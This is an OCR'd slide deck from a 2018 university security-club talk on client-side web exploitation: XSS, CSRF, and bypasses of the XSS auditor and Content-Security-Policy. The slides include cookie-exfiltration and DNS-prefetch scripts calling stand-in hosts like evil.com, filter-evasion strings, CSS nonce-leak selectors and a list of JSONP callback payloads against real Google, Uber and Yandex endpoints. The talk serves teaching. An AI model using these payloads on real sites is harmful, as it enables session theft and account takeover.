Client-Side Web Exploitation

Kent Ma
OSIRIS Lab Hacknight
November 29th, 2018

Agenda

- Introduction
- XSS Auditor (X-XSS-Protection)
- Content-Security-Policy
- Trusted Types

Introduction

Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- We can use this to steal user-specific sensitive application data

```
<script>fetch(“http://yourevilsite.com/”+document.cookie)</script>
```

How many ways can you get an alert?

`text.replace(“<script>”, “#”)`

- ~~`<script>alert(“hello”)</script>`~~

How many ways can you get an alert?

`text.replace(“<script>”, “#”)`

- ~~`<script>alert(“hello”)</script>`~~
- `<img src=a onerror=alert(“hello”)>`
- `<img src=a onload=alert(“hello”)>`
- `<svg/onload=alert(hello')>`
- `javascript:alert(“hello”)`
- `data:text/plain,alert(“hello”)`
- `<iframe src=javascript:alert(“hello”)>`
- `/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>`

How many ways can you get an alert?

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- We can use this to steal user-specific sensitive application data

```
<script>fetch(“http://yourevilsite.com/”+document.cookie)</script>
```

This probably won’t give you anything useful anymore

HTTP Cookies

- Key-Value pairs stored & passed along HTTP requests as headers:
  - `Set-Cookie: key=value; Expires=<Date>; Secure; HttpOnly;`
  - `Cookie: key=value; key2=value2;`
- Often used for storing session IDs
- Accessible in javascript as `document.cookie`

HTTP Cookies

- Key-Value pairs stored & passed along HTTP requests as headers:
  - `Set-Cookie: key=value; Expires=<Date>; Secure; HttpOnly;`
  - `Cookie: key=value; key2=value2;`
- Often used for storing session IDs
- Accessible in javascript as `document.cookie` **if `HttpOnly` isn't set**

Cross-Site Request Forgery (CSRF)

- Force victim to make a request to another site

```
<img src="http://bank.com/transfer.php?to=Evil&amt=10000"/>
```

Cross-Site Request Forgery (CSRF)

- Force victim to make a request to another site

  `<img src="http://bank.com/transfer.php?to=Evil&amt=10000"/>`

- Doesn't work this easily on modern web applications :(

CSRF Mitigations - Nonce

- Modern forms have a random value appended to them that the server also needs to receive to complete the request

```
<form method="post">{% csrf_token %}
```

CSRF Mitigations - Nonce

- Modern forms have a random value appended to them that the server also needs to receive to complete the request

  ```
  <form method="post">{% csrf_token %}
  ```

  We need to leak this. How?

Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- **We can use this to steal user-specific sensitive application data**

```
<script>
$.get("csrfable", function(data) {
     $.post("/csrfable", {token: $(data).find("#token")[0].value, message: "hax"}
)});
</script>
```

Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- **We can use this to steal user-specific sensitive application data**

```
<script>
$.get("csrfable", function(data) {
     $.post("/csrfable", {token: $(data).find("#token")[0].value, message: "hax"}
)});
</script>
```

This might also not really work

X-XSS-Protection

X-XSS-Protection

- Enabled with the HTTP Header `X-XSS-Protection: 1`
- Available in Internet Explorer, Chrome, and Safari (Not Firefox!)
  - Implementation & filter vary by browser
- “Heuristics” check if response data came from unsafe request data

X-XSS-Protection

- Enabled with the HTTP Header `X-XSS-Protection: 1`
- Available in Internet Explorer, Chrome, and Safari (Not Firefox!)
  - Implementation & filter vary by browser
- “Heuristics” check if response data came from unsafe request data
  - Basically just a big blacklist
  - **Doesn’t work on Stored or DOM XSS**

DOM XSS?

- Document Object Model (DOM) is the syntax tree that represents the HTML on a document
- Fancy term for the same old XSS except on client-side logic
- Works through XSS auditor

Block Mode

- Sometimes your header looks like this:
  X-XSS-Protection: 1; **mode=block**
- If block mode is on, page doesn’t load if XSS is detected
- Otherwise, XSS-detected strings are replaced with the character “#”


Content-Security-Policy (CSP)

Content-Security-Policy (CSP)

- HTTP header that's a whitelist of document capabilities
  - `default-src 'self' trusted-site.com;`
  - `script-src 'self' *.google.com;`
  - `img-src *;`
  - `style-src 'self';`
  - `connect-src 'none';`
- **Modern client-side exploitation requires that you bypass this**

Content-Security-Policy - ‘unsafe inline’

- CSP by default disables inlined javascript
  - Can’t use `<script>alert()</script>` and friends without `unsafe-inline` being set
  - Needs to be `<script src=‘externalsource.com’/>`



Content-Security-Policy - ‘nonce’

- Requires scripts to have a nonce
  - Server must generate a unique nonce every time

```
<script src=legitimatescript.com nonce=12345/>
```

Web Exploits in a Post-CSP World

- Some sites set unsafe-inline since they break without it
  - Basically makes CSP useless
- Leaking nonces
- Bypassing the whitelist
- Script gadgets

http://sebastian-lekies.de/csp/bypasses.php

DNS Prefetch

- Chrome tries to resolve domain names **on document load** of `rel='dns-prefetch'` links (before a user clicks on it)
- Doesn't get checked by CSP src whitelists

```
<script>
const linkEl = document.createElement('link');
linkEl.rel = 'dns-prefetch';
linkEl.href = sensitiveData + ".evil.com";
document.head.appendChild(linkEl);
</script>
```

JSON with Padding (JSONP)

- Adds padding to requested JSON data
- Originally a workaround for Same-Origin Policy

<script src=http://someapi.com/people/1>

```
{
    “FirstName”: “Josh”,
    “LastName”: “Hofing”
}
```

JSON with Padding (JSONP)

- Adds padding to requested JSON data
- Originally a workaround for Same-Origin Policy

<script src=http://someapi.com/people/1?callback=parse>

```
parse({
    “FirstName”: “Josh”,
    “LastName”: “Hofing”
});
```

JSON with Padding (JSONP)

```
Content-Security-Policy: script-src 'self' *.google.com;
```

```
<script src=https://accounts.google.com/o/oauth2/revoke?callback=alert(%22hello%22)/>
```

JSON with Padding (JSONP)

```
Content-Security-Policy: script-src 'self' *.google.com;
```

```
<script src=https://accounts.google.com/o/oauth2/revoke?callback=alert(%22hello%22)/>
```

```
// API callback
alert("hello")({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(\"hello\")'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
}
);
```

JSON with Padding (JSONP)

https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt

```
#Google.com:
"><script+src="https://googleads.g.doubleclick.net/pagead/conversion/1036918760/wcm?callback=alert(1337)"></script>
"><script+src="https://www.googleadservices.com/pagead/conversion/1070110417/wcm?callback=alert(1337)"></script>
"><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fcli/queries/js?callback=alert(1337)"></script>
"><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>
#Blogger.com:
"><script+src="https://www.blogger.com/feeds/5578653387562324002/posts/summary/4427562025302749269?callback=alert(1337)"></script
#Yandex:
"><script+src="https://translate.yandex.net/api/v1.5/tr.json/detect?callback=alert(1337)"></script>
"><script+src="https://api-metrika.yandex.ru/management/v1/counter/1/operation/1?callback=alert"></script>
#VK.com:
"><script+src="https://api.vk.com/method/wall.get?callback=alert(1337)"></script>
#AlibabaGroup:
"><script+src="https://detector.alicdn.com/2.7.3/index.php?callback=alert(1337)"></script>
"><script+src="https://suggest.taobao.com/sug?callback=alert(1337)"></script>
"><script+src="https://count.tbcdn.cn//counter3?callback=alert(1337)"></script>
"><script+src="https://bebezoo.1688.com/fragment/index.htm?callback=alert(1337)"></script>
"><script+src="https://wb.amap.com/channel.php?callback=alert(1337)"></script>
"><script+src="http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);jsonp1"></script>
"><script+src="http://api.m.sm.cn/rest?method=tools.sider&callback=jsonp_1869510867%3balert(1)%2f%2f794"></script>
#Uber.com:
"><script+src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script>
```

Open Redirects

- http://somesite.com/continue=http://othersite.com
- Immediately redirects to another site

Open Redirects

- http://somesite.com/continue=http://othersite.com
- Immediately redirects to another site


```
Content-Security-Policy: script-src 'self' www.google.com;
```

```
<script src=https://www.google.com/search?btnI&q=allinurl:https://www.asdf.com/>
```

JPG Polyglots

- Uploaded images often are in the same place as ‘self’
- Valid Javascript can be put inside a JPEG image

```
Content-Security-Policy: script-src ‘self’
<script src=victimsite.com/upload/maliciousimage.jpg>
```



Source: https://shift-js.info/publications/201711-CSP.pdf
See also https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs

Dangling Markup

- HTML by default closes tags for you
- There’s a lot of rules on how this works https://html.spec.whatwg.org/multipage/parsing.html

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works https://html.spec.whatwg.org/multipage/parsing.html

```
<p>Injection goes here</p>
<script src=victimsite.com/legitimate.js nonce=secret>
```

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works https://html.spec.whatwg.org/multipage/parsing.html

```
<p><img src='http://www.evil.com/</p>
<script src=victimsite.com/legitimate.js nonce=secret>
```

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works https://html.spec.whatwg.org/multipage/parsing.html

```
<p><img src='http://www.evil.com/</p>
<script src=victimsite.com/legitimate.js nonce=secret>
```

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works https://html.spec.whatwg.org/multipage/parsing.html

```
Request sent to
http://www.evil.com/%3C%2Fp%3E%0A%3Cscript%20src%3Dvictimsite.co
m%2Flegitimate.js%20nonce%3Dsecret%3E
```

Dangling Markup

Other useful dangling tags:

- `
- “
- <textarea>
- <xmp>
- <option>
- <plaintext>
- <base target=”

Nonce Leaks - CSS Injection

- CSS has a `tag[attribute=value]` selector:
  - Appends styling to elements with matching `attribute=value`
- For example:
  - ```
    input[somekey="somevalue"] {
        background: url("myserver.com")
    }
    ```
  - Will add background attribute to `<input>` tags with `somekey="somevalue"`
    ```

Nonce Leaks - CSS Injection

- `[attribute^=value]` for when an attribute begins with the value
- Steal sensitive data on victim's page - e.x. CSP nonce or CSRF token

```
input[name="nonce"][value^="a"] {
      background: url(http://myserver/a);
}input[name="nonce"][value^="b"] {
      background: url(http://myserver/b);
}input[name="nonce"][value^="c"] {
      background: url(http://myserver/c);
}
...
```

Script Gadgets

- Like ROP, but with DOM XSS and pieces of CSP-trusted javascript
- This kills the CSP
- https://github.com/google/security-research-pocs/tree/master/script-gadgets

Script Gadgets Example - Bootstrap

- Sanitizers ignore `title=` attribute because it's normally safe
- Bootstrap `data-` attributes makes it not so safe


```
<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'>
```

Trusted Types

- Keep an eye on this in the future
- W3C proposal from Google engineers - already running on Google sites
- Things to be inserted in the DOM now encoded as an object with sanitation functions

```
goog.html.SafeHtml.create(“DIV”, {“benign”: “attributes”}, “text”);
goog.html.SafeUrl.sanitize(untrustedUrl);
```

Thank you


NYU
globalhome.nyu.edu says
Questions?
OK
NYUHome
SERVICES
PEOPLE

- https://xss-game.appspot.com/
- http://wargames.osiris.cyber.nyu.edu:1005/level2